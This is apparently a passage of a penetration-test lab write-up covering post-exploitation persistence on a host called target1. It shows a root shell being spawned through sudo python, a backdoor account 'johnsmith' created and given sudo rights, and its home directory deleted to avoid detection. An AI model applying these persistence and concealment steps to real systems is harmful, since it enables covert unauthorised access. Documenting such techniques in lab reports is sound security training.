
Maintaining Access

Maintaining Access:

- After having already gained root level access to the network via a python command, by creating a new user profile (in this example *"johnsmith")*, and then assigning said profile sudo privileges, we have gained easily replicable access to a system of which is less likely to be detected. This is now our backdoor into the system
- After this has been accomplished, the new user directory is then deleted, to ensure it is not easily discoverable



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# adduser johnsmith
Adding user `johnsmith' ...
Adding new group `johnsmith' (1005) ...
Adding new user `johnsmith' (1005) with group `johnsmith' ...
Creating home directory `/home/johnsmith' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for johnsmith
Enter the new value, or press ENTER for the default
        Full Name []: John Smith
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
root@target1:/home/steven# sudo usermod -aG sudo johnsmith
root@target1:/home/steven# su johnsmith
johnsmith@target1:/home/steven$ cd
johnsmith@target1:~$ sudo whoami
root
johnsmith@target1:~$ 
```



```
johnsmith@target1:/home$ sudo rm -rf johnsmith/
johnsmith@target1:/home$ ls
michael  steven  vagrant
johnsmith@target1:/home$ ls -la
total 20
drwxr-xr-x  5 root    root    4096 Aug 16 21:27 .
drwxr-xr-x 23 root    root    4096 Jun 24  2020 ..
drwxr-xr-x  2 michael michael 4096 Aug 15 21:56 michael
drwxr-xr-x  2 root    root    4096 Aug 13  2018 steven
drwxr-xr-x  4 vagrant vagrant 4096 Jul  1  2020 vagrant
johnsmith@target1:/home$ 
```

The End

References:

https://beaglesecurity.com/blog/vulnerability/wordpress-user-enumeration.html#:~:text=User%20enumeration%20is%20a%20conventional,to%20brute%2Dforce%20password%20attacks.

https://linux.die.net/man/1/nmap

https://linuxcommandlibrary.com/man/wpscan

NVD - CVE-2021-28041 (nist.gov)